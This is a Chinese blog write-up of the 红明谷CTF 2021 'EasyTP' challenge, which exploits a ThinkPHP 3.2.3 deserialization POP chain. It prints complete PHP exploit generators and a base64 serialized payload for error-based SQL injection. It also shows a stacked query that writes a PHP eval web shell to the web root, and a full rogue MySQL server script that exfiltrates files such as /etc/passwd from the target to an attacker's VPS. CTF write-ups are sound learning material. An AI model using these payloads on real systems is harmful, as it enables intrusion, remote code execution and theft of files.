[红明谷CTF 2021]EasyTP

原创

Sk1y 于 2022-01-01 00:48:57 发布 1356 收藏 2

分类专栏： CTF刷题记录 红明谷CTF2021复现 文章标签： mysql Web CTF

本文链接：https://blog.csdn.net/RABCDXB/article/details/122264363

CTF刷题记录 同时被 2 个专栏收录

143 篇文章 3 订阅

订阅专栏

红明谷CTF2021复现

3 篇文章 0 订阅


订阅专栏

[红明谷CTF 2021]EasyTP

文章目录

解题过程


打开容器



源码泄露/www.zip

下载下来，发现是thinkphp3.2.3的，找链子：ThinkPHP v3.2.*（SQL注入&文件读取）反序列化POP链 (f5.pm)

注意在源码中，控制器中存在反序列化，以这个为入手点



在BUUCTF的环境中，database=test，password=root

解法1：报错注入

使用报错注入

```php
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true // 开启才能读取文件
        );
        protected $config = array(
            "debug"    => true,
            "database" => "test", // 可换成任一存在的库
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
            "password" => "root" // BUU环境密码为root
        );
    }
}
namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;
        public function __construct(){
            $this->img = new Memcache();
        }
    }
}
namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;
        public function __construct(){
            $this->handle = new Model();
        }
    }
}
namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options = array();
        protected $pk;
        protected $data = array();
        protected $db = null;
        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                //查看数据库名称
                // "table" => "mysql.user where updatexml(1,concat(0x7e,mid((select(group_concat(schema_name))fr
om(information_schema.schemata)),30),0x7e),1)#",
                //数据库名称：'~information_schema,mysql,performance_schema,sys,test~'
                //一次能够读取的长度有限，分两次读取数据  使用mid函数分开读取

                //查表名
                // "table" => "mysql.user where updatexml(1,concat(0x7e,(select(group_concat(table_name))from(in
formation_schema.tables)where(table_schema=database())),0x7e),1)#",
                // ~flag,users~

                //查列名
```

```
                //"table" => "mysql.user where updatexml(1,concat(0x7e,(select(group_concat(column_name))from(in
formation_schema.columns)where(table_name='flag')),0x7e),1)#",
                //~flag~

                //查字段值
                "table" => "mysql.user where updatexml(1,concat(0x7e,mid((select`*`from`flag`),1),0x7e),1)#",
                "where" => "1=1"

            );
        }
    }
}
namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));
}
```

其中报错注入的部分,注意updatexml 最多只能显示**32位**,可以使用substr或者reverse来进行搭配使用，而师傅的wp中采用mid()函数进行部分截取

```
//查看数据库名称
                // "table" => "mysql.user where updatexml(1,concat(0x7e,mid((select(group_concat(schema_name))fr
om(information_schema.schemata)),30),0x7e),1)#",
                //数据库名称：'~information_schema,mysql,performance_schema,sys,test~'
                //一次能够读取的长度有限，分两次读取数据  使用mid函数分开读取

                //查表名
                // "table" => "mysql.user where updatexml(1,concat(0x7e,(select(group_concat(table_name))from(in
formation_schema.tables)where(table_schema=database())),0x7e),1)#",
                // ~flag,users~

                // 查列名
                //"table" => "mysql.user where updatexml(1,concat(0x7e,(select(group_concat(column_name))from(in
formation_schema.columns)where(table_name='flag')),0x7e),1)#",
                //~flag~

                //查字段值
                "table" => "mysql.user where updatexml(1,concat(0x7e,mid((select`*`from`flag`),1),0x7e),1)#",
                "where" => "1=1"
```

利用控制器中的`php://input`进行post传入数据

查列名：flag

```
    :(
  </p>
  <h1>
    1105:XPATH syntax error: '~flag~'
    [ SQL语句 ] : DELETE FROM mysql.user where updat
  </h1>
```

flag长度过长，分开查，查看前半段flag

```
mysql.user where updatexml(1,concat(0x7e,mid((select`*`from`flag`),1),0x7e),1)#
```

```
<p class="face">
  :(
</p>
<h1>
  1105:XPATH syntax error: '~flag{2cdf5843-62d4-44d0-9bcc-9f'
  [ SQL语句 ] : DELETE FROM mysql.user where updatexml(1,concat(0x7
</h1>
<div class="content">
  <div class="info">
```

查看后半段flag

```
mysql.user where updatexml(1,concat(0x7e,mid((select`*`from`flag`),15),0x7e),1)#
```

```
POST /index.php/Home/Index/test HTTP/1.1
Host: 7b978529-83d2-468f-82b5-1910b10a9f60.node4.buuoj.cn:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 Edg/96.0.1054.62
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: UM_distinctid=
17b0b724a4e985-028148d4df1504-7e687969-144000-17b0b724a4f270; PHPSESSID=
5100e3074c19b20d879757dbde4403b3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 876

TzoyNjoiVGhpbmtcSW1hZ2VcRHJpdmVyXEltYWdpY2siOjE6e3M6MzE6IgBUaGlua1xJbWFnZ
VxEcmI2ZXJcSW1hZ2IjawBpbWciO086Mjk6IlRoaW5rXFNlc3Npb25cRHJpdmVyXE1lbWNhY2
hlIjoxOntzOjk6IgAqAGhhbmRsZSI7TzoxMToiVGhpbmtcTW9kZWwiOjQ6e3M6MTA6IgAqAG9
wdGlvbnMiO2E6MTp7czo1OiJ3aGVyZSI7czowOiIiO31zOjU6IgAqAHBrIjtzOjI6ImlkIjtz
Ojc6IgAqAGRhdGEiO2E6MTp7czoyOiJpZCI7YToyOntzOjU6InRhYmxlIjtzOjgwOiJteXNxb
C51c2VyIHdoZXJlIHVwZGF0ZXhtbCgxLGNvbmNhdCgweDdlLG1pZCgoc2VsZWN0YCpgZnJvbW
BmbGFnYCksMTUpLDB4N2UpLDEpIyI7czo1OiJ3aGVyZSI7czozOiIxPTEiO319czo1OiIAKgB
kYiI7TzoyMToiVGhpbmtcRGJcRHJpdmVyXE15c3FsIjoyOntzOjEwOiIAKgBvcHRpb25zIjth
OjE6e2k6MTAwMTtiOjE7fXM6OToiACoAY29uZmlnIjthOjc6e3M6NToiZGVidWciO2I6MTtzO
jg6ImRhdGFiYXNlIjtzOjQ6InRlc3QiO3M6ODoiaG9zdG5hbWUiO3M6OToiMTI3LjAuMC4xIj
tzOjg6Imhvc3Rwb3JOIjtzOjQ6IjMzMDYiO3M6NzoiY2hhcnNldCI7czo0OiJ1dGY4IjtzOjg
6InVzZXJuYW1lIjtzOjQ6InJvb3QiO3M6ODoicGFzc3dvcmQiO3M6NDoicm9vdCI7fX19fX0=
```

```
      color:#999;
    }
    .copyrighta{
      color:#000;
      text-decoration:none;
    }
  </style>
</head>
<body>
  <div class="error">
    <p class="face">
      :(
    </p>
    <h1>
      1105:XPATH syntax error: '~62d4-44d0-9bcc-9f99b373eac4}~'
      [ SQL语句 ] : DELETE FROM mysql.user where updatexml(1,concat(
    </h1>
    <div class="content">
      <div class="info">
        <div class="title">
          <h3>
            错误位置
          </h3>
        </div>
        <div class="text">
          <p>
            FILE: /var/www/html/ThinkPHP/Library/Think/Db/Driver.cla
          </p>
        </div>
      </div>
      <div class="info">
```

拼接即可得到最终的flag

解法2：开堆叠写shell

参考赵总的payload:红明谷 CTF2021 Web部分 WriteUp – glzjin (zhaoj.in)

```
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true,     //读取本地文件~
            PDO::MYSQL_ATTR_MULTI_STATEMENTS => true,     //把堆叠开了~
        );
        protected $config = array(
            "debug"    => 1,
            "database" => "test",//任意一个存在的数据库
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
```

```
            "password" => "root"
        );
    }
}
namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;
        public function __construct(){
            $this->img = new Memcache();
        }
    }
}
namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;
        public function __construct(){
            $this->handle = new Model();
        }
    }
}
namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options   = array();
        protected $pk;
        protected $data = array();
        protected $db = null;
        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                "table" => "mysql.user where 1=1;select '<?php eval(\$_POST[1]);?>' into outfile '/var/www/html/
shell.php';#",
                "where" => "1=1"
            );
        }
    }
}
namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));


    $curl = curl_init();
    curl_setopt_array($curl, array(
        CURLOPT_URL => "http://60255871-6897-49ef-9d6c-884e6aa201d0.node4.buuoj.cn:81/index.php/Home/Index/test"
,
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_ENCODING => "",
        CURLOPT_MAXREDIRS => 10,
        CURLOPT_TIMEOUT => 30,
        CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
        CURLOPT_CUSTOMREQUEST => "POST",
        CURLOPT_POSTFIELDS => base64_encode(serialize(new Think\Image\Driver\Imagick())),
        CURLOPT_HTTPHEADER => array(
            "Postman-Token: 348e180e-5893-4ab4-b1d4-f570d69f228e",
            "cache-control: no-cache"
```

```
        ),
    ));
    $response = curl_exec($curl);
    $err = curl_error($curl);
    curl_close($curl);
    if ($err) {
        echo "cURL Error #:" . $err;
    } else {
        echo $response;
    }
}
```

蚁剑连接

查看根目录的文件，发现flag是插入进数据库中的

flag.sh

117.21.200.166

编辑: /flag.sh

保存 高亮

```
#!/bin/sh

mysql -e "create table flag(flag varchar(256)); insert into flag values('$FLAG');" -uroot -proot test
export FLAG=flag_not_here
FLAG=flag_not_here

```

start.sh

编辑: /start.sh

```
#!/bin/bash

mysqld_safe &

mysql_ready() {
    mysqladmin ping --socket=/run/mysqld/mysqld.sock --
}

while !(mysql_ready)
do
    echo "waiting for mysql ..."
    sleep 3
done

mysql -e "ALTER USER 'root'@'localhost' IDENTIFIED WITH

if [[ -f /db.sql ]]; then
    mysql -e "source /db.sql" -uroot -proot
    rm -f /db.sql
fi

if [[ -f /flag.sh ]]; then
    source /flag.sh
fi

apache2-foreground

```

根据这个shell直接用蚁剑连接数据库，数据库类型选择MYSQLI

获取flag

解法3：rogue-mysql-server

在vps上起一个恶意的server,模拟mysql服务端的身份验证过程，骗取客户端（也就是靶机）将其信息发给靶机

exp地址：

allyshka/Rogue-MySql-Server

这个过程参照Crispr师傅的博客GKCTF&红明谷 部分Web 题解 – Crispr –热爱技术和生活 (crisprx.top)

贴一下师傅的解析，讲得特别好

还有一种思路是利用rogue-mysql-server连接到vps上的恶意server
项目在这:https://github.com/allyshka/Rogue-MySql-Server

其原理简单叙述下，主要是恶意模拟MySQL服务端的身份认证过程，等待客户端的 SQL 查询，然后响应时返回一个`LOAD DATA`请求，客户端即根据响应内容上传了本机的文件

借用`lightless`师傅的描述，正常的请求流程为

客户端：hi~ 我将把我的 data.csv 文件给你插入到 test 表中！
服务端：OK，读取你本地 data.csv 文件并发给我！
客户端：这是文件内容：balabala！

而恶意的流程为

客户端：hi~ 我将把我的 data.csv 文件给你插入到 test 表中！
服务端：OK，读取你本地的 /etc/passwd 文件并发给我！
客户端：这是文件内容：balabala（/etc/passwd 文件的内容）！

所以，只需要客户端在连接服务端后发送一个查询请求，即可读取到客户端的本地文件，而常见的 MySQL 客户端都会在建立连接后发送一个请求用来判断服务端的版本或其他信息，这就使得漏洞几乎可以影响所有的 MySQL 客户端。
这里使用php版本的rogue-mysql,并且将exp中的配置修改成vps的地址，反序列化触发执行

使用的是`roguemysql.php`，注意修改其中的端口（因为可能vps上已经有mysql在3306端口了，我们的这个恶意的mysql的server端要占一个端口，这里我用的是3307端口，注意把vps的防火墙打开）

```php
<?php
function unhex($str) { return pack("H*", preg_replace('#[^a-f0-9]+#si', '', $str)); }

$filename = "/etc/passwd";

$srv = stream_socket_server("tcp://0.0.0.0:3307");

while (true) {
  echo "Enter filename to get [$filename] > ";
  $newFilename = rtrim(fgets(STDIN), "\r\n");
  if (!empty($newFilename)) {
    $filename = $newFilename;
  }

  echo "[.] Waiting for connection on 0.0.0.0:3307\n";
  $s = stream_socket_accept($srv, -1, $peer);
  echo "[+] Connection from $peer - greet... ";
  fwrite($s, unhex('45 00 00 00 0a 35 2e 31  2e 36 33 2d 30 75 62 75
                    6e 74 75 30 2e 31 30 2e  30 34 2e 31 00 26 00 00
                    00 7a 42 7a 60 51 56 3b  64 00 ff f7 08 02 00 00
                    00 00 00 00 00 00 00 00  00 00 00 00 64 4c 2f 44
                    47 77 43 2a 43 56 63 72  00                    '));
  fread($s, 8192);
  echo "auth ok... ";
  fwrite($s, unhex('07 00 00 02 00 00 00 02  00 00 00'));
  fread($s, 8192);
  echo "some shit ok... ";
  fwrite($s, unhex('07 00 00 01 00 00 00 00  00 00 00'));
  fread($s, 8192);
  echo "want file... ";
  fwrite($s, chr(strlen($filename) + 1) . "\x00\x00\x01\xFB" . $filename);
  stream_socket_shutdown($s, STREAM_SHUT_WR);
  echo "\n";

  echo "[+] $filename from $peer:\n";

  $len = fread($s, 4);
  if(!empty($len)) {
    list (, $len) = unpack("V", $len);
    $len &= 0xffffff;
    while ($len > 0) {
      $chunk = fread($s, $len);
      $len -= strlen($chunk);
      echo $chunk;
    }
  }

  echo "\n\n";
  fclose($s);
}
```

同时需要让靶机来连接我们vps上的这个恶意的server才行，所以修改了一下上面的payload中的ip和port

```php
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true // 开启才能读取文件
        );
        protected $config = array(
            "debug"    => true,
            "database" => "test"  // 可换成任一存在的库
            "hostname" => "[redacted]",
            "hostport" => "3307",
            "charset"  => "utf8",
            "username" => "root",
            "password" => "root" // BUU环境密码为root
        );
    }
```



准备之后开始操作

先开启恶意的mysql_server服务

```
php roguemysql.php
```

可以输入/etc/passwd来测试

然后burpsuite发包，反序列化触发执行让靶机连接我们的恶意server



参考链接

1. [BUUOJ]红明谷CTF2021复现 | tyskillのBlog
2. 红明谷 CTF2021 Web部分 WriteUp – glzjin (zhaoj.in)
3. GKCTF&红明谷 部分Web 题解 – Crispr –热爱技术和生活 (crisprx.top)
4. mysql任意文件读取学习
5. allyshka/Rogue-MySql-Server

2022年的第一篇博客，新的一年，沉下心来，好好学技术。(ง •_•)ง